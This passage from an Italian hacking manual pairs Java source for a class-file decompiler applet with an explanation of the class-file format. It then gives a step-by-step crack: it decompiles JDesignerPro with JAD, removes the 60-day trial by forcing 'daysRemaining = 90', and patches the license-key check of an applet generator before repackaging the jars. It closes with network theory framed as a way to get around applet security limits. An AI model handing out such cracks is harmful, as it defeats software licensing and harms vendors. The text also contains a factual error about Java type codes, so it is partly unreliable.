attribute_length = in.readInt(); strBuf = new StringBuffer(attribute_length); for(idx2=0;idx2!=attribute_length;idx2+ +) { c = (char) in.readByte(); strBuf.append(c);
  • 433.
    } stringa = new String(strBuf.toString()); textfield1.append(stringa); } } textfield1.append("n"); } } textfield1.append("n//---------------------n// Method(s)n// ---------------------nn"); methods_count = in.readUnsignedShort(); if(methods_count > 0) { for(idx1=0;idx1!=methods_count;idx1++) { methods_access_flag = in.readUnsignedShort(); textfield1.append("t"); if((methods_access_flag & 0x0001) == 0x0001) textfield1.append("public "); if((methods_access_flag & 0x0002) == 0x0002) textfield1.append("private "); if((methods_access_flag & 0x0004) == 0x0004) textfield1.append("protected "); if((methods_access_flag & 0x0008) == 0x0008) textfield1.append("static "); if((methods_access_flag & 0x0010) == 0x0010) textfield1.append("final "); if((methods_access_flag & 0x0020) == 0x0020) textfield1.append("synchronized "); if((methods_access_flag & 0x0100) == 0x0100) textfield1.append("native "); if((methods_access_flag & 0x0400) == 0x0400) textfield1.append("abstract "); name_index = in.readUnsignedShort(); descriptor_index = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(descriptor_index+1); tmpStr = new String(removeSlash(analizeString(tmp.str))); tmpStr = tmp.str; tmp = (decompJavaData) classTable.elementAt(name_index+1); tmpStr = analizeMethods(tmp.str, tmpStr); textfield1.append(tmpStr); attribute_count = in.readUnsignedShort(); if(attribute_count > 0) { for(idx2=0;idx2!=attribute_count;idx2++) { attribute_name_index = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(attribute_name_index+1); length_attribute = in.readInt();
  • 434.
    in.skipBytes(length_attribute); } } textfield1.append(" {}n"); } } attribute_count =in.readUnsignedShort(); if(attribute_count > 0) { for(idx2=0;idx2!=attribute_count;idx2++) { attribute_name_index = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(attribute_name_index+1); attribute_len = in.readUnsignedShort(); source_file_index = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(source_file_index+1); } } } catch(IOException e) {} textfield1.append("n}n"); try { in.close(); } catch(IOException e) {} } public void actionPerformed(ActionEvent e) { String choiceString; String selected = e.getActionCommand(); if(selected.equals("Leggi")) { String className = classe.getText(); if(className.length() > 0) readClass(className); } } public void windowActivated(WindowEvent event) {} public void windowClosed(WindowEvent event) {} public void windowClosing(WindowEvent event) { dispose(); } public void windowDeactivated(WindowEvent event) {} public void windowDeiconified(WindowEvent event) {} public void windowIconified(WindowEvent event) {} public void windowOpened(WindowEvent event) {} } public class decompJava extends Applet { private boolean m_fStandAlone = false; private String m_classfile = ""; private final String PARAM_classfile = "classfile"; String GetParameter(String strName, String[] args) { if (args == null) {
  • 435.
    return getParameter(strName); } int i; StringstrArg = strName + "="; String strValue = null; int nLength = strArg.length(); try { for (i = 0; i < args.length; i++) { String strParam = args[i].substring(0, nLength); if (strArg.equalsIgnoreCase(strParam)) { strValue = args[i].substring(nLength); if (strValue.startsWith(""")) { strValue = strValue.substring(1); if (strValue.endsWith(""")) strValue = strValue.substring(0, strValue.length() - 1); } break; } } } catch (Exception e) {} return strValue; } void GetParameters(String[] args) { String param; param = GetParameter(PARAM_classfile, args); if (param != null) m_classfile = param; } public static void main(String[] args) { decompJavaFrame frame = new decompJavaFrame(); decompJava applet_decompJava = new decompJava(); frame.add("Center", applet_decompJava); applet_decompJava.m_fStandAlone = true; applet_decompJava.GetParameters(args); applet_decompJava.init(); frame.setVisible(true); frame.setSize(500, 330); } public String getAppletInfo() { return "Name: decompJavarn" + "Author: Flavio Bernardotti.rn" + "Created with Microsoft Visual J++ Version 1.1"; }
  • 436.
    public String[][] getParameterInfo() { String[][]info = { { PARAM_classfile, "String", "Parameter description" }, }; return info; } public void init() { if (!m_fStandAlone) GetParameters(null); } } Eravamo rimasti al magic number e alla versione del compilatore. Il valore successivo da leggere e’ quello che rappresenta il numero delle voci della CPT. L’ elemento 0 viene utilizzato dalla macchina virtuale Java per cui il primo elemento da noi inserito avra’ come indice 1. Il numero degli elementi ci servira’ a leggere un numero di strutture a lunghezza variabile rappresentate come segue : cp_info { u1 tag; u1 info[]; } Il primo valore rappresenta la tipologia della voce e precisamente : CONSTANT_Class 7 CONSTANT_Fieldref 9 CONSTANT_Methodref 10 CONSTANT_InterfaceMethodref 11 CONSTANT_String 8 CONSTANT_Integer 3 CONSTANT_Float 4 CONSTANT_Long 5 CONSTANT_Double 6 CONSTANT_NameAndType 12 CONSTANT_Utf8 1 U1 info[] assume una struttura diversa a seconda del tag. La parte del codice che si interessa di creare le voci e’ quella che inizia con: for(int index=1;index != numConstantPool;index++) { tag = u41 = u42 = 0; u21 = u22 = 0; stringa = null; f = 0.0f; d = 0.0; l = 0L; try { ++byteRead; tag = in.readUnsignedByte() & 0xff;
  • 437.
    switch(tag) { case CONSTANT_Class: byteRead+= 2; Nel case di un tag di tipo CONSTANT_Class la struttura e’ CONSTANT_Class_info { u1 tag; u2 name_index; } Dove trovate name_index significa che ‘ il riferimento al numero di elemento della CPT dove si trova la specifica. La rappresentazione e’ particolare. Le tipologie dei dati sono : B byte signed byte C char character D double double-precision IEEE 754 float F float single-precision IEEE 754 float I int integer J long long integer L<classname>; ... an instance of the class S short signed short Z boolean true or false [ ... one array dimension Gli array vengono rappresentati come segue. Ad esempio Double d[][][] [[[D Oppure un riferimento ad una classe del tipo Java.awt.String Ljava/awt/String; Le funzioni analizeString() analizeMethods() servono appunto a riportare a formato normale tali notazioni. Le strutture dei tag CONSTANT_Fieldref, CONSTANT_Methodref e CONSTANT_InterfaceMethodref possiedono la seguente struttura : CONSTANT_Fieldref_info { u1 tag; u2 class_index; u2 name_and_type_index; } CONSTANT_Methodref_info { u1 tag; u2 class_index; u2 name_and_type_index; } CONSTANT_InterfaceMethodref_info { u1 tag; u2 class_index; u2 name_and_type_index; }
  • 438.
    class_index e name_and_type_indexrappresentano sempre gli indici d’ accesso alla CPT. Un altro tag e’ dato da CONSTANT_String che e’ utilizzato per rappresentare gli oggetti di tipo java.lang.String CONSTANT_String_info { u1 tag; u2 string_index; } I tag CONSTANT_Integer e CONSTANT_Float utilizzano invece la seguente struttura. CONSTANT_Integer_info { u1 tag; u4 bytes; } CONSTANT_Float_info { u1 tag; u4 bytes; } Dove nel caso dell’ intero u4 e’ il valore. Nel caso del float assume i seguenti valori. · Se l’argomento e’ 0x7f800000 , il valore del float e’ un infinito positivo. · Se il valore e’ 0xff800000 , il float e’ un infinito negativo. · Se l’argomento e’ compreso tra 0x7f800001 e 0x7fffffff oppure tra 0xff800001 e 0xffffffff , il valore e un Nan. · Negli altri casi int s = ((bytes >> 31) == 0) ? 1 : -1; int e = ((bytes >> 23) & 0xff); int m = (e == 0) ? (bytes & 0x7fffff) << 1 : (bytes & 0x7fffff) | 0x800000; Il valore viene dato da S * M * 2 ^ (E – 150) Nei casi di un CONSTANT_Long e un CONSTANT_Double il discorso e’ un po come il precedente CONSTANT_Long_info { u1 tag; u4 high_bytes; u4 low_bytes; } CONSTANT_Double_info { u1 tag; u4 high_bytes; u4 low_bytes; } Nel caso di un double il valore viene dato da
  • 439.
    · Se l’argomentoe’ 0x7f80000000000000L, il valore del float e’ un infinito positivo. · Se il valore e’ 0xff80000000000000L , il float e’ un infinito negativo. · Se l’argomento e’ compreso tra 0x7ff0000000000001L e 0x7fffffffffffffffL oppure tra 0xfff0000000000001L e 0xffffffffffffffffL , il valore e un Nan. · Negli altri casi int s = ((bits >> 63) == 0) ? 1 : -1; int e = (int)((bits >> 52) & 0x7ffL); long m = (e == 0) ? (bits & 0xfffffffffffffL) << 1 : (bits & 0xfffffffffffffL) | 0x10000000000000L; Il valore viene dato da S * M * 2 ^ (E – 1075) Nel caso di un CONSTANT_NameANdType la struttura sara’ : CONSTANT_NameAndType_info { u1 tag; u2 name_index; u2 descriptor_index; } I valori name_index e descriptor_index sono sempre indici nella CPT. CONSTANT_Utf8 rappresenta le stringhe relative ai nomi dei methodi, alle variabili ecc. Grazie al suo metodo di trattamento riesce con un byte a rappresentare caratteri fino a 16 bits. Da 0x01 a 0x7F sono utilizzati gli 8 bits I caratteri da 0x80 a 07ff invece usano una parte x e una y per la rappresentazione. X 1 1 1 0 bits 6-10 Y 1 0 bits 0-5 I bytes rappresentano il carttere con il calcolo ((X & 0x1f) << 6) + (Y & 0x3f) I caratteri da 0x800 a 0xffff invece sono rappresentati con : x: 1 1 1 0 bits 12-15 y: 1 0 bits 6-11 z: 1 0 bits 0-5 Il calcolo sara’ ((x & 0xf ) << 12 ) + ((y & 0x3f ) << 6 ) + (z & 0x3f ) L’ access_flag invece e’ la maschera da cui si ricavano gli attributi della classe. Flag Name Value Meaning Used By ACC_PUBLIC 0x0001 Is public; may be accessed from outside its package. Class, interface ACC_FINAL 0x0010 Is final; no subclasses allowed. Class ACC_SUPER 0x0020 Treat superclass methods specially in invokespecial . Class, interface ACC_INTERFACE 0x0200 Is an interface. Interface ACC_ABSTRACT 0x0400 Is abstract; may
  • 440.
    not be instantiated. Class, interface This_classrappresenta l’ indice nella CPT da cui si ricava il nome della classe. Super_class e’ l’ indice nella CPT da cui si ricava il nome della super classe, in pratica l’ extends utilizzato (se utilizzato). Interfaces_count invece e’ il numero delle interfacce. Mediante questo numero si eseguiranno N letture ognuna delle quali restitura’ il numero di un ingresso nella CPT da cui ricavare i vari implements. Rivediamo il codice this_class = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(this_class); thisClassName = new String(tmp.str); strBuf.append(thisClassName); textfield1.append(strBuf.toString()); super_class = in.readUnsignedShort(); if(super_class != 0) { tmp = (decompJavaData) classTable.elementAt(super_class); textfield1.append(" extends "); tmpStr = removeSlash(tmp.str); textfield1.append(extractClassName(tmpStr)); } interfaces_count = in.readUnsignedShort(); if(interfaces_count != 0) { textfield1.append(" implements "); for(idx = 0; idx != interfaces_count;idx++) { name_at = in.readUnsignedShort(); tmp = (decompJavaData) classTable.elementAt(name_at); if(idx > 0) { textfield1.append(", "); } tmpStr = removeSlash(tmp.str); textfield1.append(extractClassName(tmpStr)); } textfield1.append("n{n"); } Come si puo’ vedere this_class legge il numero d’ ingresso nella CPT e lo legge. Successivamente legge supr_class e va a ricavare il nome dell’ extends. A seconda del numero d’ interfacce, interfaces_count, esegue N letture e dopo aver reperito il nome nella CPT lo appende dopo la stringa implements. Lo stesso discorso vale per la parte che segue relativo alle variabili. Il campo fields_count dice quanti ingressi legati a a variabili sono presenti nel file .class Per ogni ingresso si dovranno leggere i seguenti dati rappresentati dalla struttura : field_info { u2 access_flags; u2 name_index; u2 descriptor_index; u2 attributes_count; attribute_info attributes[attributes_count]; }
  • 441.
    Il flag d’accesso specifica gli attributi della variabile (e’ una maschera) e precisamente: Flag Name Value Meaning and Used By ACC_PUBLIC 0x0001 Is public ; may be accessed from outside its package. Any field ACC_PRIVATE 0x0002 Is private ; usable only within the defining class. Class field ACC_PROTECTED 0x0004 Is protected ; may be accessed within subclasses. Class field ACC_STATIC 0x0008 Is static . Any field ACC_FINAL 0x0010 Is final ; no further overriding or assignment after initialization. Any field ACC_VOLATILE 0x0040 Is volatile; cannot be cached. Class field ACC_TRANSIENT 0x0080 Is transient ; not written or read by a persistent object manager.Class field Descriptor_index rappresenta l’ ingresso nella CPT relativo al tipo. Per l’ identificazione riferitevi alla tabella precedente. Ricordatevi che ad esempio una variabile long sara’ specificata con Z. Attributes_count e’ il numero di attributi associati alla variabile ed espressi dalla struutura : attribute_info { u2 attribute_name_index; u4 attribute_length; u1 info[attribute_length]; } Simile e’ anche il discorso dei metodi. Methods_count e’ il numero di metodi presenti nella classe. La struttura da cui si ricaveranno le informazioni e’ la seguente. method_info { u2 access_flags; u2 name_index; u2 descriptor_index; u2 attributes_count; attribute_info attributes[attributes_count]; } access_flags rappresenta anche i questo caso gli attributi. Flag Name Value Meaning Used By ACC_PUBLIC 0x0001 Is public ; may be accessed from outside its package. Any method
  • 442.
    ACC_PRIVATE 0x0002 Isprivate ; usable only within the defining class. Class/instance method ACC_PROTECTED 0x0004 Is protected ; may be accessed within subclasses.Class/in stance method ACC_STATIC 0x0008 Is static . Class/instance method ACC_FINAL 0x0010 Is final ; no overriding is allowed. Class/instance method ACC_SYNCHRONIZED 0x0020 Is synchronized ; wrap use in monitor lock. Class/instance method ACC_NATIVE 0x0100 Is native ; implemented in a language other than Java.Class/instance method ACC_ABSTRACT 0x0400 Is abstract ; no implementation is provided. Any method Il nome viene reperito dalla CPT mediante name_index mentre gli argomenti e le tipologie di ritorno mediante descriptor_index. Un metodo del tipo : Object nome_metodo(String, int) Viene rappresentato con (Ljava/lang/String;I)Ljava/lang/Object; La funzione analizeMethod() passandogli la stringa come quella appena vista e il nome del metodo restituisce la sua notazione normale. Se voleste andare ad impelagarvi nella traduzione del codice allora dovrete andare a leggere le strutture attribute_count e attribute_info che finiscono la struttura. Per un approfondimento consiglio gli scritti di Tim Lindholm, Frank Yellin della JavaSoft. SEMPLICE SPROTEZIONE CON JAD In ogni caso quando si cerca di sproteggere un programma JAVA l’unico modo è quello di seguirne il flusso. Un notissimo CASE è distribuito in versione DEMO con la limitazione di 60 giorni di funzionamento. I files del programma sono tutti contenuti in due files .JAR. Per prima cosa bisogna riportare fuori da questi archivi i files .CLASS mediante le utility fornite con il JDJ. I due files sono :
  • 443.
    JDPMAin.jar JDPSingle.jar Mediante il comando: jar –x JDPMain.jar *.class riportiamo i files alla normalità. Per capire dove viene fatto il controllo sulla data bisogna partire dall’inizio. Per sapere in quale modulo c’è l’entry point analizziamo le proprietà presenti dentro all’icona windows da cui si esegue il programma. La stringa è la seguente : C:Windowswjview.exe JDesignerPro http://Flavio/JDesignerPro/ 01001 Esiste in circolazione un programma chiamato JAD.EXE il quale decompila i file .CLASS restituendo il file .JAVA Iniziamo a creare il sorgente del modulo da cui parte il programma ovvero quello riportato nella linea di comando. Il file è JdesignerPro.class. Jad JdesignerPro.class JdesignerPro.java Una volta ricavato il sorgente partiamo dall’inzio per vedere in che punto è inserito il controllo. Possiamo comunque cercare alcune stringhe come ad esempio : license, day, expire ecc. In questo caso cercando day troiveremo subito il controllo. k1 = jaggSQL.execSQL(s6, vector); } } if(k1 < 0) daysRemaining = 1; String s7 = "";
  • 444.
    if(JDPCompiler.indexOf("/") >= 0) s7= "/"; if(daysRemaining == 0 && JDPJagg.useJaggServer && JDPJaggDir == null) getUnixDaysRemaining(); if(daysRemaining == 0 && JDPJagg.useJaggServer && k1 > 0 && JDPJaggDir != null) { Sarà sufficente inserire la linea : k1 = jaggSQL.execSQL(s6, vector); } } if(k1 < 0) daysRemaining = 1; daysRemaining = 90; String s7 = ""; Potremmo complicarci la vita andando a cercare la routine vera e propria che deriva dall’esecuzione dell’interrogazione della prima linea, ma non ne vale la pena. Ora ricompilamo il sorgente con : javac JDesignerPro.java ed inseriamo il file .CLASS ricavato nel file da cui lo avevamo estratto con : jar –u JDesignerPro.jar JDesignerPro.class Molti programmi cercano di complicare le idee dando nomi strani ai metodi per cui i programmi sono lunghe seuquenze di nomi del tipo : ooo(); iie(); aii(); In questo caso mediante l’opzione Replace dell’editor usato per visualizzare il sorgente cambieremo i nomi cercando di assegnarne altri meno confusionari. Una volta individuati i metodi potremmo cercare di capirne lo scopo e quindi potremmo successivamente assegnargli dei nomi conformi al loro scopo. In ogni caso ricordatevi sempre di tenere ostto analisi il sistema durante l’installazione dei programmi per vedere che valori questi settano dentro al registro di windows. Nel capitolo in cui si parlava dei vari software avevo riportato un disassemblatore Java scritto in ADA anche se di fatto JAD non mi ha mai lasciato a piedi. Con java le cose sono abbastanza semplici in quanto le conoscenze necessarie sono quelle legate ai vari software per la creazione delle librerie .JAR e .CAB dalle quali estrapolare i file .class da modificare e nelle quali inserire i .class modificati. Un esempio pratico per mostrare la semplicità delle sprotezioni di programmi JAVA. Il programma in questione è un famoso generatore di Applets (ce ne sono centinaia per cui non violo nessuna legge a definire la tipologia del software in esame). Il programma è incluso dentro ad un certo numero di files .JAR.
  • 445.
    Creo una directoryin cui inserire i software .class estratti con l’utility di compattazione di JDK. Tra i files .class estratti risualtano subito emblematici : preskey.class ocekey.class navkey.class compkey.class Quel key presente in tutti i nomi è stato quello che ha attirato la mia attenzione. Li copio in una directory a parte e per evitare di dare 4 volte il comando JAD imbastisco da DOS la seguente riga (un semplice for da DOS) : c:> for %a in (*.class) do JAD %a Il risultato sono quattro files .jad (Java Disassembled) che volendo possiamo rinominare .java. Il contenuto di un file, compkey.java è il seguente : // Decompiled by Jad v1.5.5.3. Copyright 1997-98 Pavel Kouznetsov. // Jad home page: http://web.unicom.com.cy/~kpd/jad.html // Decompiler options: packimports(3) // Source File Name: C:WindowsDesktopcomposercompkey.java import java.net.URL; class compkey { public static String getKey(String note, URL u) { String regURL[] = new String[5]; regURL[0] = "opencube"; regURL[1] = "jesse"; regURL[2] = "localhost"; regURL[3] = "appletcomposer"; regURL[4] = "dev"; int i; for(i = 1; Character.isDigit(note.charAt(note.length() - i)); i++); if(u.getProtocol().equalsIgnoreCase("file")) return note.substring(0, (note.length() - i) + 1).trim(); for(int j = 0; j < regURL.length; j++) if(u.getHost().toLowerCase().indexOf(regURL[j], 0) != -1) return note.substring(0, (note.length() - i) + 1).trim(); return "-1"; } compkey() { } } Il file modificato diventa come il seguente. // Decompiled by Jad v1.5.5.3. Copyright 1997-98 Pavel Kouznetsov. // Jad home page: http://web.unicom.com.cy/~kpd/jad.html // Decompiler options: packimports(3)
  • 446.
    // Source FileName: compkey.java import java.net.URL; class compkey { public static String getKey(String s, URL url) { String as[] = new String[2]; as[0] = "saintly"; as[1] = "tex99"; int i; for(i = 1; Character.isDigit(s.charAt(s.length() - i)); i++); if(!url.getProtocol().equalsIgnoreCase("DIEGATESDIE")) return s.substring(0, (s.length() - i) + 1).trim(); for(int j = 0; j < as.length; j++) if(url.getHost().toLowerCase().indexOf(as[j], 0) != -1) return s.substring(0, (s.length() - i) + 1).trim(); return "-1"; } compkey() { } } Ne ho riportato solo uno in quanto gli altri sono simili a questo ed in ogni caso non è importante riprodurli in questo luogo. A questo punto è sufficiente analizzare il codice e vedere in quale modo viene composta la chiave o si può sostituire le routine che ritornano vero o falso a seguito del fatto che il software sia registrato o meno, ricompilare il tutto e reinserire i file .class dentro ai files .cab o .jar originali. Sottolineo ANALIZZARE IL CODICE in quanto qui più che mai si tratta di farlo. In questo caso si doveva anche andare a vedere dove veniva fatta la chiamata in quanto gli argomenti passati al metodo getKey() sono fondamentali. Un trucco per sapere dove viene fatta qualche chiamata è il seguente. Esiste un utility che ultimamente alcune riviste hanno fornito in versione completa su CD. Questa utility è FindIt! la quale, passandogli dei percorsi come argomenti, riesce a creare indici con le parole trovate nei files. In altre parole prendete i files del programma e li mettete in una directory. A questo punto avete tutti i files .class in un certo punto del disco. Mediante il comando DOS che ho riportato prima decompilate tutti i files .class. C:> For %a in (*.class) do jad %a Ora se volte potete rinominare tutti i file .jad in .java C:> Ren *.jad *.java Da sotto Windows lanciate FindIt! e fategli creare un indice con tutte le parole che si trovano nei file .java situati in quella directory dove avete appena lavorato. Avendo tutti i sorgenti potete utilizzare qualche utility per creare un cross reference del tutto. Magari questa funzione è implementata in qualche sistema di sviluppo Java. Comunque, per tornare a FindIt!, a questo punto tracciate il programma e se ad un certo punto vi interessa sapere dove c’è una qualche chiamata ad un metodo, getKey() ad esempio, potete usare la funzione di FIND di FindIt! il quale
  • 447.
    clickando sul filemostrato, dove si trova il riferimento, vi posizionerà direttamente in edit. Personalmente uso FindIt! per tanti scopi simili come ad esempio con il grosso archivio FAQ di Microsoft che vengono fornite come tanti files .TXT posizionati in un albero di directory abbastanza complesso. Quando cerco un argomento con questo programma lo trovo immediatamente. Poi di fatto esistono tante altre utility che creano un Altavista locale, un motore di ricerca, sul vostro computer. Molte funzioni legate alla serializzazione vengono fatte nei programmi java tramite metodi che svolgono funzionalità di rete. Guardate nell’esempio precedente i vari URL, u.getProtocol() ecc. Nel presente volume ho voluto inserire una parte di programmazione di rete tramite Java anche per aiutare a comprendere certe funzioni e non solo per il motivo di permettere la creazione di un libreria di metodi per l’accesso alla rete.
  • 448.
    CONTROLLO DELLA RETE JAVApossiede delle classi che permettono la programmazione di rete per cui penso che sia il linguaggio più idoneo per creare software agganciati a questa. Anche le librerie del Linguaggio C possiedono funzioni potenti a riguardo degli accessi al protocollo TCP. Per scrivere software che utilizzassero la rete le soluzioni erano diverse. La prima riguardava certe librerie come ad esempio SuperTCP. Queste librerie o ActiveX che siano forniscono funzionalità per accedere alla rete, possono essere utilizzate da qualsiasi linguaggio, ma possiedono il problema di essere a pagamento. Il VisualC possiede delle classi MFC per l’accesso alla rete ma anche in questo caso il Visual C++ non è public domain. JDK invece è possibile prelevarlo dal sito SUN e tutte le classi per la gestione della rete sono interne alle classi fornite. Avevamo visto inizialmente dei password cracker ed altri software che usando bugs di FTP creavano accessi a sistemi remoti. Bene. Questi software possono essere anche facilmente scritti in Java grazie appunto a queste librerie. L’unica cosa è che bisogna conoscere qualche concetto di programmazione in rete. In questo capitolo tratterò sia le classi per l’uso della rete che la teoria legata a questa. Vedrete che tra le altre cose troverete divertente e rilassante l’uso di Java. Java faciliterà coloro che non conoscono il C e quando avranno imparato Java si renderanno conto che pasare al C++ sarà molto più semplice. Inoltre la scelta di Java è anche legata al fatto di non fare una scelta sulla ‘storia’. Prima di iniziare a vedere l’argomento voglio sottolineare che la prima parte sarà relativa alla teoria della rete che è indipendente dal linguaggio. Il grosso successo di Java dipende sicuramente dal fatto che la pubblicità’ fattagli lo elegge a linguaggio per eccellenza per lo sviluppo di software per Internet. Lo stesso discorso e’ avvenuto con il protocollo TCP/IP la cui la strabiliante popolarità’ e’ derivata anche in questo caso al suo legame con Internet. Spesso il troppo parlare di certe cose fa nascere dei miti che alcune volte portano ad esagerare sulla vera essenza di una cosa oppure spingono a utilizzare delle parole senza di fatto conoscerne il vero significato. Java e TCP/IP costituiscono due esempi di un caso e dell’ altro. Il primo e’ stato talmente pubblicizzato legato a Internet che sembra quasi che l’ unico problema relativo alla scrittura di software per questa ultima sia quella di installare il compilatore. Una volta poi installato il tutto iniziano le varie “santificazioni” quando ci si accorge che il tutto non era poi cosi semplice in quanto iniziano a sorgere un infinita di “…questo non e’ possibile farlo perché il gestore della sicurezza non permette di …”, “…non e’ permessa la scrittura su host perché…”, “…il protocollo ha problemi se si usano streams di …”, ecc. Il secondo caso invece e’ costituito dal fatto che tutti parlano di TCP/IP ma pochi conoscono bene come questo funziona. Le filosofie orientali legate allo Zen (e all’ arte di programmare) parlano di “medianita’” ovvero della ricerca del punto di equilibrio. Alcuni concetti a volte sono veramente complessi e la loro conoscenza totale porterebbe ad impiegare eccessive forze in relazione agli obbiettivi che ci si prefiggono. Prendiamo ad esempio il protocollo TCP/IP (Transmission Control Protocol/Internet Protocol). La conoscenza globale pretenderebbe uno sforzo notevole in quanto l’ argomentazione e’ veramente complessa soprattutto se si scende a livello di progettazione. In ogni caso una buona conoscenza di alcuni principi di base permette di sopperire ad alcuni problemi che sorgono utilizzando Java in ambiente Internet.
  • 449.
    Infatti alcune limitazionirelative agli applets sono veramente pesanti quali ad esempio quelle legate all’ impossibilita’ di leggere e scrivere files ecc. Per rinfrescare la memoria riassumiamo qui le principali limitazioni di un applet. 1. Java puo usare solo il proprio codice e non puo’ supportarsi su librerie esterne o utilizzare codice nativo di altra natura quali ad esempio il linguaggio C. 2. Un applet non puo’ leggere o scrivere files. Nel caso della lettura alcuni browser la permettono utilizzando la specifica URL al posto del nome file (vedi a seguito la parte dedicata alle URL). La scrittura di file invece puo’ avvenire mediante tecniche di programmazione client/server tramite l’ utilizzo dei socket (vedi anche in questo caso il capitolo piu’ avanti dedicato ai socket). 3. Una applet non può creare connessioni eccetto che con l’ host da cui proviene. 4. Non puo’ eseguire programmi sull’ host. 5. Non gli e’ permesso richiedere informazioni su alcune proprieta’ del sistema. 6. Una dialog creata da un applet riporta la scritta che avvisa che la finestra e’ di proprieta’ dell’ applet stessa al fine di evitare la simulazione, ad esempio, di maschere in cui vengono richieste password e codici d’ accesso ad insaputa dell’ utente. La conoscenza del funzionamento del protocollo e delle classi di rete permette di aggirare gli ostacoli che si creano a seguito delle precedenti limitazioni. Innanzi tutto : che cosa sono i protocolli ? I protocolli di comunicazione nascono dall’ esigenza di trasmettere dati su delle linee di comunicazione di diversa natura, controllandone la correttezza, in diversi ambienti, con un numero indefinito di partecipanti, con ambienti operativi differenti ecc. Inizialmente la problematica principale nasceva dall’ esigenza di controllare la correttezza dei dati trasmessi tra due sistemi collegati punto a punto. In pratica semplificando si potrebbe dire : “Io ti trasmetto un numero X di dati in sequenza e mano mano che li invio eseguo la loro sommatoria. Finito di trasmetterteli ti invio la somma che ho calcolato. Tu mentre ricevi i dati da me inviati esegui la stessa somma. Se il valore che ti ho comunicato io alla fine e’ uguale a quello che hai calcolato mentre ricevevi dimmi di proseguire nell’ invio dei pacchetti se non avvertimi dell’ errore e fammi ripetere l’ invio degli stessi dati.” Questo era valido nel caso di connessioni fisiche punto a punto. Quando le connessioni iniziarono a riguardare reti con piu’ partecipanti il problema si estese in quanto il pacchetto che prima conteneva soltanto i dati e la somma per la verifica della correttezza dovette essere estesa includendo all’ interno di essa anche i dati relativi all’ indirizzo del mittente q uello del destinatarioi. Questo detto in tono semplicistico per far comprendere il principio di base dei protocolli. Esistono un infinita’ di protocolli destinati a problematiche e ad ambienti differenti. Molti protocolli sono particolari per ambienti LAN (Local Area Network – reti locali), altri per ambienti WAN (Wide Area Network – reti geografiche) mentre altri ancora, come il TCP/IP, sono in grado di offrire ottime prestazioni in ambedue gli ambienti. La forza di TCP/IP e’ dovuta proprio all’ equilibrio che questo ha in ambe due gli ambienti. Inoltre TCP/IP funziona in modo egregio in ambiente multi piattaforma e questo costituisce un altro dei suoi punti di forza. La sua origine, come moltissime altre tecnologie legate al campo del software e dell’ hardware, e’ legata al Ministero della Difesa USA come protocollo per l’ interconnessione di grandi mainframe.
  • 450.
    Inizialmente la comunicazionetra i vari sistemi della ricerca finanziata dal Pentagono era in funzione di una rete telematica battezzata ARPANET la quale sfruttava il protocollo NCP (Network Control Protocol) per l’ interconnessione dei sistemi. Il passaggio dell’ uso del protocollo da NCP a TCP su ARPANET sancì l’ atto di nascita di Internet (nei primi mesi del 1983). Inizialmente TCP/IP era solo un insieme di protocolli che permettevano la connessione di computer differenti e di trasmettere dati tra di loro. I principi del protocollo TCP/IP erano stati comunque posti verso la meta’ degli anno 70 da Vinton Cerf e Robert Kahn. Una volta sentii dire : “… gli standards sono belli perché ce ne sono tanti … dovrebbe pero’ esserci uno standard per gli standards”. Anche nel caso delle reti si e’ tentato di definire degli standards e per fare questo sono nati degli appositi enti competenti. L’ autorità indiscussa nel campo delle reti e’ l’ ISO la quale ha emanato un modello di riferimento per regolare le comunicazioni tra computer mediante protocolli. Questo modello prende il nome di OSI (Open Systems Interconnection). Il modello OSI e’ stato progettato per aiutare i programmatori a creare applicazioni compatibili con diverse linee di prodotti multivendor e per fare questo prevede sette strati ognuno dei quali si interessa di una determinata tipologia di problematiche. I sette strati OSI sono i seguenti : strato applicazione strato di presentazione strato di sessione strato di trasporto strato di rete strato di collegamento dati strato fisico Esiste un altro modello di riferimento che costituisce in un certo senso la versione condensata del modello OSI che si chiama DoD e che contempla quattro strati anzi che sette. Gli strati del modello DoD sono : strato processo/applicazione strato host-to-host strato internet strato accesso alla rete LIVELLO APPLICAZIONE (OSI) Il livello di applicazione del modello OSI e’ quello in cui ritroviamo molti degli applicativi che sfruttano i componenti concernenti le comunicazioni. Tra le varie applicazioni che sfruttano questo strato troviamo i software WWW, le BBS e i motori di ricerca Internet come Altavista, Yahoo etc. Il livello di presentazione OSI ha lo scopo di presentare i dati al livello applicazione e questo viene fatto mediante alcuni standard che riguardano i contenuti multimediali come ad esempio le immagini. JPEG, MPEG, MIDI ecc. sono appunto alcuni di questi standard. Una nota lo merita il sistema Java per la definizione dei gestori di contenuto e di protocollo LIVELLO DI SESSIONE (OSI) Nello strato di sessione OSI la comunicazione viene organizzata in base a tre diverse modalità ovvero la Simplex (uno trasmette e un altro riceve), la Half
  • 451.
    Duplex (invio ericezione dati a turno) e la Full Duplex (mediante un controllo del flusso dei dati tutti inviano e ricevono). Sono inoltre gestite a questo strato l’ apertura della connessione, il trasferimento dei dati e la chiusura della connessione. I servizi del livello di trasporto hanno il compito di suddividere e di riassemblare le informazioni trattate a livello superiore e di convogliarle in un unico flusso di dati. LIVELLO DI TRASPORTO (OSI) A questo livello ritroviamo funzionalità quali quella di inviare al mittente un avviso di ricevuta dei pacchetti arrivati, di ritrasmettere ogni pacchetto non ritenuto valido, ricostruire la giusta sequenza dei pacchetti al loro arrivo, mantenere un corretto flusso di dati per impedire congestioni ecc. Da come e’ intuibile da quanto appena detto e’ di questo livello il sistema di controllo degli errori. Questo strato assegna ad ogni pacchetto di dati un numero di controllo che consente di eseguire la verifica dei dati giunti a destinazione. Tra i protocolli non OSI che troviamo a questo livello ci sono : TCP, Novell SPX, Banyan VICP, Microsoft NetBios/NetBEUI, UDP Questo strato offre un livello di controllo dello spostamento delle informazioni tra sistemi. STRATO DI RETE (OSI) Definisce i protocolli di gestione del percorso sulla rete. Questo strato può analizzare l’ indirizzo dei pacchetti per determinare il metodo di instradamento più corretto. Se un pacchetto e’ destinato ad una stazione sulla rete locale viene inviato direttamente. Se invece il pacchetto e’ indirizzato ad un sistema presente su una rete posta su un altro segmento il pacchetto viene inviato ad un dispositivo chiamato router che si occupa di immetterlo in rete. I router, in breve, sono dispositivi che collegano la rete locale a quella geografica I protocolli che utilizzano questo strato sono : IP (Internet Protocol), X 25, Novell IPX, Banyan VIP Ogni segmento che appartiene ad una rete (per segmento possiamo concepirla come una 